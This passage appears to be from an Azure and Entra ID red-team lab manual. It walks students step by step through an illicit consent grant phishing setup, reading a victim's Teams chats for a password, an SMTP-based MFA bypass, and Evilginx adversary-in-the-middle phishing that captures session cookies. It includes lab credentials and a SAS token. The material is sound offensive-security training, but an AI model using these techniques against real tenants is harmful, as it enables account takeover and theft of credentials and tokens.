               KeyProvider : Microsoft Software Key Storage Provider
```

```
              TpmProtected : NO
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------------------------+
| Tenant Details                                                       |
+----------------------------------------------------------------------+

                TenantName : Oil Corporation - Maintenance
                  TenantId : bcdc6c96-4f80-4b10-8228-2e6477c71851
[snip]
```

Turns out that we have all the conditions now, fileadmin is a synced user, has 'Storage File Data SMB Share Reader' role and we can access an Entra joined machine using local user credentials.

We will now run a command in the PowerShell remoting session using credentials of fileadmin to access the file share. First, create a student**X** directory on fileserver and copy the Invoke-RunasCs.ps1 to the fileserver using the below commands:

```
PS C:\AzAD\Tools> Enter-PSSession $fileserver
[192.168.2.62]: PS C:\Users\admin\Documents> mkdir C:\Users\public\studentX

[snip]
[192.168.2.62]: PS C:\Users\admin\Documents> exit

PS C:\AzAD\Tools> Copy-Item -ToSession $fileserver -Path
C:\AzAD\Tools\Invoke-RunasCs.ps1 -Destination C:\Users\Public\studentX
```

Finally, run the below command to access the file share using credentials of fileadmin.:

```
PS C:\AzAD\Tools> Enter-PSSession $fileserver

[192.168.2.62]: PS C:\> . C:\Users\Public\studentX\Invoke-RunasCs.ps1

[192.168.2.62]: PS C:\> Invoke-RunasCs -Domain AzureAD -Username
FileAdmin@oilcorpmaintenance.onmicrosoft.com -Password Z9d>uB5grd1FnSV.psIc -
Command "cmd.exe /c dir
\\plantinformation.file.core.windows.net\plantinfoshare"

Volume in drive \\plantinformation.file.core.windows.net\plantinfoshare has
no label.

[snip]
```

We will be able to read flag for KC3 from the file share.


Learning Objective - 14 (KC4 Starts)

- Find a target user from the OilCorp website https://explorationportal.z13.web.core.windows.net/
- Compromise the user using an Illicit Consent Grant attack.
- Access Team Chats of the user to enumerate more information from the target environment.

Solution

Visit Oil Corp's website https://explorationportal.z13.web.core.windows.net/

On the 'Working with Us' page to find the target user's email address as shown in the below screenshot.



To compromise the user, we will perform illicit consent grant phishing attack that will allow us to get the tokens for the users. To perform illicit consent grant phishing, we need to set up some infrastructure.

- App Registration named studentapp**X** in the attacker tenant (nomoreoil)
- A table named student**X** in the icgstoreacc storage account
- A function named student**X** in the icgfunction function app

App Registration named studentapp**X** in the attacker tenant (nomoreoil)

Below are the steps to register an application in the nomoreoil tenant:

1. Login to Azure Portal as student**X**@nomoreoil.onmicrosoft.com -> search and open Entra ID
2. Click on App Registrations -> New registration button and use following details
    a. Enter studentapp**X** in the Name field
    b. Select Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) radio button
3. Click on Register button -> Authentication -> Add a platform in Platform configurations -> Web
4. Enter https://icgfunction.azurewebsites.net/api/student**X** in the Redirect URIs (Note: Make sure the function name specified here is the same as the one created later)
5. Click on Certificate & secrets -> Client secrets -> New client secret -> Enter a description and Expiry -> Click on Add
6. **Remember to copy the secret value for later use**
7. Click on Overview -> copy the Application (client) ID for later use
8. Click on API permissions -> Add a permission -> Microsoft Graph -> Delegated permissions
9. Search for **Chat.Read** -> expand the Chat permissions -> select Chat.Read -> Add
10. Similarly add the User.ReadBasic.All permission

A table named student**X** in the icgstoreacc storage account

Now, create a new table in the icgstorageacc storage account. We will leverage the connection string to create a new table in the Storage Account by using Storage Account Explorer.

Steps to create a new Table in the Storage Account:

1. Open the Microsoft Azure Storage Account Explorer _> Storage account or service
2. Select Connection string (Key or SAS) -> Next
3. Enter the belpw Connection string and click on Next

```
TableEndpoint=https://icgstorageacc.table.core.windows.net/;SharedAccessSignatu
re=sv=2022-11-02&ss=t&srt=sco&sp=rwdlacu&se=2027-03-27T20:32:26Z&st=2024-03-
27T12:32:26Z&spr=https,http&sig=m7GqcPxm8459B423rXX17OpgI%2BVI82y9qTbhRk87e50%3
D
```

4. Expand the Storage Account -> right click on Tables menu -> Create Table
5. Enter student**X** as the value

A function named studentX in the icgfunction function app

Now, setup the icgfunction function app that will use the Authorization code received from the target user to request tokens and save the tokens in the storage account table.

The function app will extract the Authorization code value from the query string parameter of user response and request tokens using MSAL library. The token will then be saved in the table. Once the tokens are saved in the table it will redirect the users to https://www.office.com. Even in case of any errors it will redirect the users to the same link.

We will create a function studentX in icgfunctionapp using master key of the function app. Use the **New-IcgFunction.ps1 and configX.ps1** script in the C:\AzAD\Tools\ICGFunctionAppScript folder to create a function in icgfunction function app in the nomoreoil tenant.

Note: Add ClientID and ClientSecret from the app registration above.

```
PS C:\AzAD\Tools> . C:\AzAD\Tools\ICGFunctionAppScript\New-IcgFunction.ps1

PS C:\AzAD\Tools> New-IcgFunction -FunctionName 'studentX' -ClientId
<ClientId> -ClientSecret <ClientSecret> -TableName 'studentX'
```


Now, we need to add the binding file function.json. Without the binding file the function cannot be called or executed as it contains the trigger details for the function. Make the following change on the first line of configX.ps1. Make sure that the function name is same as used in studentX.ps1:

```
$URL =
"https://icgfunction.azurewebsites.net/admin/vfs/site/wwwroot/studentX/functi
on.json"
```

Once the changes are done, run configX.ps1.

You can check if the function is created in the function app by logging-in to the nomoreoil tenant using credentials of studentX@nomoreoil.onmicrosoft.com from the lab portal.

Go to All Resources -> icgfunction -> Overview -> Search for studentX



Illicit Consent Grant clean up – Function, Table and App Registration

If you want to try the attack again (or something goes wrong in the first attempt), use the following commands to clean up the function, table and app registration from the attacker's infrastructure in nomoreoil tenant.

Connect to the nomoreoil tenant using Az PowerShell module with credentials of studentX@nomoreoil.onmicrosoft.com:

```
PS C:\AzAD\Tools> $passwd = ConvertTo-SecureString "9TyNKDY2ys2BwkgT" -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential
("studentX@nomoreoil.onmicrosoft.com", $passwd)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds
```

Make sure to use the same function name, table name and app registration name that you used in the above section.

```
PS C:\> . C:\AzAD\Tools\ ICGFunctionAppScript\ICGCleanUp.ps1
PS C:\> ICGCleanUp -ICGfunctionname studentX -ICGtablename studentX -
ICGAppRegName studentX
```

We can now craft the link and send an email to the target user RayKYu@oilcorporation.onmicrosoft.com using an external email service. A user simulation in the lab will authenticate using RayKYu@oilcorporation.onmicrosoft.com credentials and provide the consent for our application.

Make sure that the client_id and the redirect_uri are added in the below URL before sending it to the target user. Both are from the Entra application that we registered above.

```
https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&
client_id=<Client
ID>&scope=https://graph.microsoft.com/.default%20openid%20offline_access&redi
rect_uri=<Redirect URL>&response_mode=query
```

Once the user simulation grants consent, we will see new tokens and other information added to the sttudentX table. From the table we will extract the access token value for RayKYu@oilcorporation.onmicrosoft.com user that has permissions to read the user's Teams chat messages.

Save the Graph access token to a variable $GraphAccessToken and use the Mg Module to list user chats:

```
PS C:\AzAD\Tools> Connect-MgGraph -AccessToken ($GraphAccessToken |
ConvertTo-SecureString -AsPlainText -Force)

[snip]

PS C:\AzAD\Tools> Get-MgChat | fl

ChatType            : oneOnOne
CreatedDateTime     : 5/8/2023 12:24:03 PM
Id                  : 19:183cdc4a-05fc-41a9-a293-969f3b0e727c_2851cfd2-29f6-
4700-9505-107d81efc6ae@unq.gbl.spaces
InstalledApps       :
```

```
LastMessagePreview   :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphChatMessageInfo
LastUpdatedDateTime  : 5/15/2023 12:36:16 PM
Members              :
Messages             :
[snip]
```

In the above output we can see that there is only 1 chat. Let's list the messages:

```
PS C:\AzAD\Tools> Get-MgChatMessage -ChatId 19:183cdc4a-05fc-41a9-a293-
969f3b0e727c_2851cfd2-29f6-4700-9505-107d81efc6ae@unq.gbl.spaces | fl

Attachments          : {}
Body                 :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphItemBody
ChannelIdentity      :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphChannelIdentity
ChatId               : 19:183cdc4a-05fc-41a9-a293-969f3b0e727c_2851cfd2-29f6-
4700-9505-107d81efc6ae@unq.gbl.spaces
CreatedDateTime      : 2/23/2024 2:16:09 PM
DeletedDateTime      : 3/15/2024 3:16:28 PM

[snip]

Attachments          : {}
Body                 :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphItemBody
ChannelIdentity      :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphChannelIdentity
ChatId               : 19:183cdc4a-05fc-41a9-a293-969f3b0e727c_2851cfd2-29f6-
4700-9505-107d81efc6ae@unq.gbl.spaces
CreatedDateTime      : 5/15/2023 12:38:21 PM
DeletedDateTime      :
Etag                 : 1708697784469
EventDetail          :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphEventMessageDetail
From                 :
Microsoft.Graph.PowerShell.Models.MicrosoftGraphChatMessageFromIdentitySet
HostedContents       :
Id                   : 1684154301636
Importance           : normal
LastEditedDateTime   : 2/23/2024 2:16:24 PM
LastModifiedDateTime : 2/23/2024 2:16:24 PM
[snip]
```

Use the id to list the read the undeleted message:

```
PS C:\AzAD\Tools> (Get-MgChatMessage -ChatId 19:183cdc4a-05fc-41a9-a293-
969f3b0e727c_2851cfd2-29f6-4700-9505-107d81efc6ae@unq.gbl.spaces -
ChatMessageId 1684154301636).Body.Content

<p>Dear Carl,&amp;nbsp;</p>
<p>&amp;nbsp;</p>
<p>Your new password is changed to "Ac*Ik8+U1C0e:6!!aF[y".&amp;nbsp;</p>
<p>Please do not share your password and change it after first use.&amp;nbsp;</p>
<p>Please send your VM operations requests to Adam
(adamjelder@oilcorporation.onmicrosoft.com).</p>
```

We found credentials of a user named Carl. Let's get more details about the user:

```
PS C:\AzAD\Tools> Get-MgUser -All | Where {$_.DisplayName -like "*Carl*"}

DisplayName      Id                                   Mail
UserPrincipalName

-----------      --                                   ----                                        -------------
----

Carl J Morales   2851cfd2-29f6-4700-9505-107d81efc6ae CarlJMorales@oilcorporation.onmicrosoft.com
CarlJMorales@oilcorporation.onmicrosoft.com

Marie R Carlucci 8e869d28-ee08-4b57-8315-8bdef386afd4
MarieRCarlucci@oilcorporation.onmicrosoft.com
```

Sweet! We got UPN, Mail and clear-text password for the user CarlJMorales@oilcorporation.onmicrosoft.com.

Learning Objective – 15

- Use the credentials of carljmorales@oilcorporation.onmicrosoft.com with SMTP to bypass MFA and send an email to adamjelder@oilcorporation.onmicrosoft.com
- Send a lure from Evilginx in the email to phish adamjelder and capture their session cookie.
- Use the session cookie to bypass MFA and access Azure portal as adamjelder.

Solution


Let's use the credentials of the user carljmorales@oilcorporation.onmicrosoft.com with Az PowerShell module:

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'Ac*Ik8+U1C0e:6!!aF[y' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('carljmorales@oilcorporation.onmicr
osoft.com', $password)
PS C:\AzAD\Tools> Connect-AzAccount -Credential $creds

WARNING: Unable to acquire token for tenant 'organizations' with error 'You
must use multi-factor authentication to access tenant organizations, please
rerun 'Connect-AzAccount' with additional parameter
'-TenantId organizations'.'
Connect-AzAccount : You must use multi-factor authentication to access tenant
organizations, please rerun 'Connect-AzAccount' with additional parameter '-
[snip]
```

MFA is enabled for the user Carl.

MFA Bypass due to SMTP Auth

The lab has SMTP auth configured only for Carl, this allows using the credentials to send an email without satisfying MFA. Note that due to the way it is setup in the lab (SMTP Auth allowed only for Carl), tools like MFASweep (https://github.com/dafthack/MFASweep) or Trverospray (https://github.com/blacklanternsecurity/TREVORspray) can't detect that.




Sweet! This means that we can send email as carljmorales@oilcorporation.onmicrosoft.com. Let's use that to phish adamjelder@oilcorporation.onmicrosoft.com with Evliginx.

Phishing using Evilginx


First, we need to setup a DNS record.

A DNS server is already present as a part of the attacker infrastructure. Access its web interface by visiting http://192.168.2.50:5380/ URL from the student VM and then follow the below mentioned steps for configuration.


1. Login to the application using the credentials admin:admin@123.




2. Click on Zones tab -> Add Zone and enter the below mentioned details:
   a. Zone – Enter student**X**.corp value in the field
   b. Type – Select Primary Zone (default)
   c. Click on Add button




3. Click on Edit button for NS record type and enter 192.168.2.50 in Glue Addresses fields and Save.




4. Click on Edit button for SOA record type and enter 192.168.2.50 in Primary Name Server and Save.



5. Click on Add Record button and enter the below details
    a. Name – Enter "login" as the value in the field.
    b. Type – Select A record type.
    c. TTL – Enter 180 as the value in the field.
    d. IPv4 Address – Enter 172.16.151.**X**, 172.16.152.**X** or 172.16.153.**X** (Make sure you add your student machine IP address).
    e. Click on Save button.



6. Click on Add Record button and enter the below details
    a. Name – Enter "www" as the value in the field.
    b. Type – Select A record type.
    c. TTL – Enter 180 as the value in the field.
    d. IPv4 Address – Enter 172.16.151.**X**, 172.16.152.**X** or 172.16.153.**X** (Make sure you add your student machine IP address).
    e. Click on Save button.



Now, start evilginx in developer mode to use self-signed certificates.

```
PS C:\AzAD\Tools> C:\AzAD\Tools\evilginx2\evilginx.exe -p
C:\AzAD\Tools\evilginx2\phishlets -developer
```

Configure evilginx with the DNS records that we have configured for the student**X** Zone in DNS server and point to the student VM. Remember to use your own student VM IP. Run the following commands in the evilginx console:

```
config domain studentX.corp

config ipv4 172.16.151.X

phishlets hostname o365 studentX.corp
```

Then, enable the o365 phishlet and get the lure (phishing URL). Run the following commands in the evilginx console:

```
phishlets get-hosts o365

phishlets enable o365

lures create o365

lures get-url 0
```

Now, send the lure to adamjelder@oilcorporation.onmicrosoft.com using the credentials of carljmorales. Use below PowerShell code to send the email using SMTP.

Remember to add your own lure in the below code.

```
$password = ConvertTo-SecureString 'Ac*Ik8+U1C0e:6!!aF[y' -AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential('carljmorales@oilcorporation.onmicr
osoft.com', $password)

## Define the Send-MailMessage parameters
$mailParams = @{
    SmtpServer                 = 'smtp.office365.com'
    Port                       = '587'
    UseSSL                     = $true
    Credential                 = $creds
    From                       =
'carljmorales@oilcorporation.onmicrosoft.com'
    To                         = 'AdamJElder@oilcorporation.onmicrosoft.com'
    Subject                    = "New Link - $(Get-Date -Format g)"
    Body                       = 'Use link <evilginx lure>'
    DeliveryNotificationOption = 'OnFailure', 'OnSuccess'
}

Send-MailMessage @mailParams -Verbose
```

We successfully bypassed MFA using SMTP. Note that this bypasses any conditional access policy as it is basic auth.

A user simulation in the lab reads the email, opens the URL and authenticates as adamjelder@oilcorporation.onmicrosoft.com user. This is what success looks like on the evilginx console:

```
[07:31:11] [war] session cookie not found:
https://login.student1.corp/vdzkgWlR (192.168.2.154) [o365]
[07:31:11] [imp] [0] [o365] new visitor has arrived: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0
Safari/537.36 (192.168.2.154)
[07:31:11] [inf] [0] [o365] landing URL: https://login.student1.corp/vdzkgWlR
[07:31:25] [+++] [0] Username: [adamjelder@oilcorporation.onmicrosoft.com]
[07:31:25] [+++] [0] Password: [[MdmEPYVJtuMpGcaQg=U]
[07:31:25] [+++] [0] Username: [adamjelder@oilcorporation.onmicrosoft.com]
[07:31:28] [+++] [0] Username: [adamjelder@oilcorporation.onmicrosoft.com]
[07:31:30] [+++] [0] detected authorization URL - tokens intercepted: /kmsi
```

The user Adam has MFA enabled and the simulation enters the second factor. This means that we would be unable to use the clear-text credentials that we get in evilginx.

We will have to use the captured cookies to authenticate via browser. Below commands will list the session information in evilginx and to view the specific session information.

```
# Command to list all the sessions
sessions

# Command to extract the details for specific session id.
sessions 1
```


Output of the above

```
 id           : 1
 phishlet     : o365
 username     : adamjelder@oilcorporation.onmicrosoft.com
 password     : [MdmEPYVJtuMpGcaQg=U
 tokens       : captured
 landing url  : https://login.student1.corp/vdzkgWlR
 user-agent   : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
 remote ip    : 192.168.2.154
 create time  : 2024-03-29 07:31
 update time  : 2024-03-29 07:31

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1743258716
,"value":"0.AUoAQlq91mV8HEKtI6JaXV-lf1tEZUfGMrBJg-
Ydk3ZSdsqJAB0.AgABAAQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P-
PJLUxoh0i8op2lY5IxhinaTM-vWL7r--PqA-
[snip]
```

Use session cookie to access Azure portal as Adam


Steps to authenticate using the cookies are mentioned below.

1. Open Chrome -> Go to Extensions -> Manage Extensions -> Turn on Developer Mode -> Drag-and-drop CookieEditor.crx from C:\AzAD\Tools to install Cookie-Editor extension.
2. Browse to https://portal.azure.com
3. Click on the Cookie-Editor extension and allow read cookies for 'This site'

